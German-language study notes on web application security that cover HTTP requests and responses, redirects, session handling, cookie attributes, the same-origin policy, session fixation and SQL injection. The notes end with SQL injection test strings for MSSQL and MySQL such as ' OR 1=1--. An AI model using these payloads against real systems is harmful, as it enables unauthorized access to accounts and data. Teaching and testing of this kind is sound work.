
Die laufende Ausbildung und Ausbildung der technischen Berufsfelder ist entscheidend. Investitionen in den Wissenstransfer helfen, auf Veränderungen in Technologie und Bedrohungslandschaft zu reagieren.

### Kontinuierliche Prozessverbesserung


Regelmäßige Auswertung von SDL-Prozessen und Änderungen in Reaktion auf neue Technologien oder neue Bedrohungen. Erhebung von Daten zur Bewertung der Trainingswirksamkeit, der In-Process-Metriken zur Bestätigung der Prozess-Compliance und der Metriken nach der Veröffentlichung, um zukünftige Änderungen zu begleiten.

### Rechenschaftspflicht

Archivierung aller Daten, die notwendig sind, um eine Anwendung in einer Krise zu bedienen. Detaillierte Sicherheitsreaktionen und Kommunikationspläne.



### Das Modell



Der Microsoft Security Development Lifecycle (SDL) definiert 16 Best Practices, die dazu bestimmt sind, Software sicherer zu machen. Praktische Erfahrungen deuten darauf hin, dass Anwendungen, die eine oder mehrere der folgenden Merkmale aufweisen, dem SDL unterliegen sollten:

- In einer Geschäfts- oder Unternehmensumgebung eingesetzt
- Verarbeitet persönlich identifizierbare Informationen oder andere sensible Informationen
- Kommuniziert regelmäßig über das Internet oder andere Netzwerke

# Web Basics

## HTTP Basics

Method	URI	Protocol	Version
GET / HTTP/1.1			
Host: <a href="http://www.google.ch">www.google.ch</a>			
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.1) Gecko/20060124 Firefox/1.5.0.1			
Accept: text/xml,application/xml,application/xhtml+xml,text/html			
Accept-Language: en-us,en;q=0.5			
Accept-Encoding: gzip,deflate			
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7			
Keep-Alive: 300			
Proxy-Connection: keep-alive			
Cookie: PREF=99d2:TM=1141806909:LM=1141806909:S=2-TtKOtvP PObQ			

HTTP ist stateless. Ein Request wird an den Server geschickt. Der Server verarbeitet sofort den Request und schickt die Antwort des Prozesses an den Client retour.

## HTTP Request

Ein HTTP Request besteht allgemein aus Method, URI, Protocol, Header und Body, wobei beim GET der Body normalerweise leer ist.

### GET Request

```
GET /index.html?showprofile=1 HTTP/1.1
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...
Host: www.xy.com
Pragma: no-cache
Accept: image/gif, image/jpeg, */
Referrer: http://www.portal.org/
```

Method, URI, Protocol  
Header  
Body (empty)

### POST Request

```
POST /index.html HTTP/1.1
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...
Host: www.xy.com
Pragma: no-cache
Accept: image/gif, image/jpeg, */
Showprofile=1
```

Method, URI, Protocol  
Request Header  
Body

Folgende HTTP Methoden sind vorhanden: GET (normale Benutzung), POST (Submit data, Login, Forms), HEAD (Search Engines, head of page), PUT (Upload Files), OPTIONS (Liste von verfügbaren Methoden auf Server) sowie TRACE (Debug Methode in Webservern). Darunter werden GET, POST und HEAD sehr oft verwendet.

## HTTP Response

### Status Code

HTTP/1.x 200 OK  
Cache-Control: private  
Content-Type: text/html  
Content-Encoding: gzip  
Server: GWS/2.1  
Content-Length: 1609  
Date: Wed, 08 Mar 2006 08:43:06 GMT  
X-Cache: MISS from horus.csnc.ch  
Proxy-Connection: keep-alive

### Server Banner

Besteht ebenfalls aus Status, Header und Body. Der Body enthält normalerweise den HTML Content.

```
HTTP/1.x 200 OK
Cache-Control: private
Content-Type: text/html
Content-Encoding: gzip
Server: GWS/2.1
Content-Length: 1609
Date: Wed, 08 Mar 2006 08:43:06 GMT
X-Cache: MISS from horus.csnc.ch
Proxy-Connection: keep-alive
```

Response Status  
Response Header  
Body = HTML Content

## Wieso eine Weiterleitung nach einer erfolgreichen Authentifizierung?

Wir stellen uns folgendes Szenario vor. Wir loggen uns aus der Applikation aus. Nachher gehen wir mit dem Back-Button solange zurück, bis wird die Login-Page erreichen. Es wird eine Meldung erscheinen, ob die geerten Daten verwendet werden sollen. Mit einem OK wird man wieder eingeloggt, obwohl man die Logindaten überhaupt nicht wissen muss.

Daher macht man nach einem POST Request für Login oder Bestellungen zuerst einen 3XX Redirect und gibt dann über einen GET die Bestätigung oder die neue Seite zurück.

## Typen von Weiterleitungen

### Typ 1 – 302 Temporary Move

Geschieht über den Response Status 303. Im Response Header wird mit Location : <http://new.ch> das Ziel der Weiterleitung angegeben.

### Typ 2 – 200 OK

Der Response Status ist 200. Im Response Header steht etwas wie „Refresh: 0; URL=http://new.ch“.


### Typ 3 – 200 OK

Auf der HTTP Response Page ist der Meta Tag „Refresh“ vorhanden.

### Typ 4 – JavaScript

Via Javascript oder jedem anderen Client seitigen Code in der Response Seite ist es möglich. Zum Beispiel document.location.

## HTTP Session Management



Grundsätzlich wird Server seitig eine Datenstruktur erstellt und diese mit einer Session ID auf dem Client abgelegt. Der Client ist für den Server bekannt, da der seine Session (Token) bei jedem Request mitschickt.

Die Session-ID ist ganz klar ein Teil des HTTP Request, aber wo genau wird dieser

übermittelt. Es gibt verschiedene Möglichkeiten.

### Session in URI (Path)

Die Session ID wird als Teil des Dokument Pfades übermittelt. Im IIS kann die mit dem Cookieless Session Handling unter der web.config bewerkstelligt werden.

GET / <b>(fkw4n0ymyzzrfsdrh1pcfykmj)</b> /login.aspx HTTP/1.1	GET or POST Command
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...	Header
Host: www.xy.com	
Pragma: no-cache	
Accept: image/gif, image/jpeg, */*	Body

### Session in URI (Query Parameter)

Hier wird die Session ID als Teil des URL aber als Query Parameter übermittelt. Dazu wird auch ein GET Request verwendet.

GET /index.html? <b>session=123</b> HTTP/1.1	GET Command
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...	Header
Host: www.xy.com	
Pragma: no-cache	
Accept: image/gif, image/jpeg, */*	Body

## Session in POST Payload

Die Session ID ist hier als hidden Filed in der HTML Seite eingebettet und wird somit bei einem HTTP Request im Body übertragen (name = "session", value="123"). Dieser Ansatz ist nicht sehr verbreitet. Der 4GL Applikations Server implementiert diesen Mechanismus.

```
POST /order.jsp HTTP/1.1
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...
Host: www.xy.com
Pragma: no-cache
Accept: image/gif, image/jpeg, */*
Session=123&article=67e56&count=2
```

Session is transmitted via Post Payload

## Session in HTTP Request Header

Die Session ID wird hier als Teil des Request Headers übermittelt. Dies entweder als Cookie, als NTML Header Info, als Basic Auth Header Info oder als Digest Auth Header Info.


```
GET /order.jsp HTTP/1.1
User-Agent: curl/7.10.3 (i686-pc-linux-gnu)...
Host: www.xy.com
Pragma: no-cache
Accept: image/gif, image/jpeg, */*
Cookie: Session=123
```

GET Command

Header

Body

## Details Cookies



Der Client bekommt via der Set-Cookie Anweisung in der HTTP Antwort die Session-ID vom Server.

Wann pflegt der Client das Cookie in den HTTP Request Header ein?

Dies hängt ganz von den verschiedenen Cookie Parametern ab. (Name, Content, Domain, Path, Secure, Expire, HTTPOnly).

### Detaillierte Inhalte der Cookie

**NAME=CONTENT(key, value pair)**, Name steht für Cookie Name, CONTENT steht für Cookie Value. Bsp. Jsessionid=sdasd1qsdasd.

**Domain** (Place, where the cookie can be sent to). Standardmäßig ist hier no domain, was

soviel heist, wie das Cookie wird nur an den Server zurückgeschickt wo es herkommt.

**Path** (URL-Paths, where the cookie can be sent to). Standardmäßig hier ebenfalls no path. Das Cookie wird nur an den ursprünglichen Pfad gesendet.

**Secure** (Cookie is sent only over HTTPS). Standard ist hier no, also insecure.

**Expire** (Gültigkeit des Cookies). Standardmäßig wird kein Datum angegeben. Das heisst, dass das Cookie nicht auf der Disk gespeichert wird.

**HTTPOnly** (Auf das Cookie kann nicht via Javascript zugegriffen werden). Standard nicht gesetzt.

## Beispiele

Temporäres Cookie (nur über HTTPS an ursprüngliche Seite)

```
Set-Cookie: SESSION=123; path=/app; Secure; HTTPOnly
```

>= IE6.0 SP1

Persistentes Cookie (an alle google-Seiten)

```
Set-Cookie: PREF=ID=2744d38c32b2ec68:LD=de:TM=1094031009  
expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.ch
```


## JavaScript

```
css" rel="stylesheet" type="text/css" media="all">><![endif]-->  
' rel="stylesheet" type="text/css" media="all"><![endif]-->  
is" rel="stylesheet" type="text/css" media="all">><!--<![endif]-->  
<script type="text/javascript" src="http://is.blick.ch/bch/js/menu.js"></script>  
uds.js"></script>  
height="0" onLoad="MM_preloadImages('http://is.blick.ch/img/gen/P/1/HBP1JVqo_Pxg  
avascript"><!--
```

Java Script wird durch den Browser interpretiert und dies Programmcode, welcher in der HTML Seite eingebettet ist. JS wird normalerweise dazu genutzt um das

GUI Verhalten zu kontrollieren (Menüs, Bars) und kann mit document.cookie auf die jeweiligen Cookies zugreifen.

## Session Fixation Attack



Eine spezielle Form des Session Hijacking. Der Hacker trickt den Benutzer so aus, dass er eine Session benutzt, welche dem Hacker bekannt ist. Im Beispiel ist ein URL basiertes Session Tracking vorhanden.

Massnahmen dagegen

Setzen einer neuen Session nach einer erfolgreichen Authentifizierung, Cookies als bevorzugte Session Lösung brauchen sowie die Secure Cookie attributes benutzen.

## Same Origin Policy


Die Same Origin Policy ist ein wichtiges Konzept für das Sicherheitsmodell von Web Applikationen. Unter dieser Policy erlaubt es ein Web Browser ein Script innerhalb der ersten Web Seite auf Daten einer zweiten Webseiten zuzugreifen (dies aber nur wenn beide von der selben Same Origin stammen). Ein Origin ist definiert als eine Kombination aus URI Schema, Hostname und Portnummer. Die Policy blockiert so gefährliche Scripts einer gefährlichen Seite auf sensitive Daten einer anderen Seite zuzugreifen.

Diese Policy gilt auf für JavaScript, XMLHttpRequest (XHR), XDomainRequest(XDR), Adobe Flash, Java Applet, Microsoft Silverlight, Active und Browser Extensions.


 <p>= Protokoll (http/https) + Host (www.csnc.ch) + Port (:80)</p>	<p>Referenz URL: <a href="http://www.csnc.ch/de/index.html">http://www.csnc.ch/de/index.html</a></p> <ul style="list-style-type: none"> <li>▶ 1. <a href="http://www.csnc.ch/en/index.html">http://www.csnc.ch/en/index.html</a> </li> <li>▶ 2. <a href="https://www.csnc.ch/de/index.html">https://www.csnc.ch/de/index.html</a> </li> <li>▶ 3. <a href="http://csnc.ch/de/index.html">http://csnc.ch/de/index.html</a> </li> <li>▶ 4. <a href="http://M1.www.csnc.ch/de/index.html">http://M1.www.csnc.ch/de/index.html</a> </li> </ul>
---	---

JavaScript von einem Dritten involvierten ist generell gesperrt um auf das Origin Cookie zuzugreifen. Dies aufgrund der oben genannten Same Origin Policy.

Es ist aber wiederum erlaubt wenn jenes Skript mit dem `<script>` Tag in der Webseite des Origins eingebettet ist. → Man merke. Die Kontrolle und Authorität der Domain geht mit dem Skript-Tag verloren.




## SQL Injection



Injektionsfehler treten auf, wenn eine Anwendung nicht vertrauenswürdige Daten an einen Interpreter (SQL Interpreter) weiterschickt. Oft ist es in SQL Queries, LDAP Queries oder XPath Queries zu finden. Solche Schwachstellen lassen sich einfach finden, wenn man den Code anschaut. Durch Testing ist dies aber sehr schwierig.


### SQL

SQL ist eine Query Sprache um auf relationale Datenbanken zuzugreifen. Die App nutzt die SQL Query um auf die Daten zuzugreifen. Die DB retourniert dann ein Result Set. Mögliche Commands sind SELECT, INSERT, UPDATE, DELETE und Store Procedures.




## SQL Injection

Der Benutzer Input wird direkt gebraucht um die SQL Statements zusammenzusetzen. So kann man das SQL Query via dem Browser modifizieren.



## Thread - Bypass Authentication



## Testing

Am besten spielt man mit verschiedenen Test String in den HTTP Request umeinander. Dies zum Beispiel durch das provozieren von Fehlermeldungen (, asdf ,OR' ; ) oder durch generische Injection Strings wie ,OR " = ' oder ' OR 1=1'. Für die verschiedenen System gelten folgende:

- MSSQL-Server
  - ' OR 1=1--
  - ' OR 2>1--
  - ' OR 1=1 FOR XML RAW;--


- MySQL
  - + ' OR 1=1 #
  - + ' OR 1=1 --

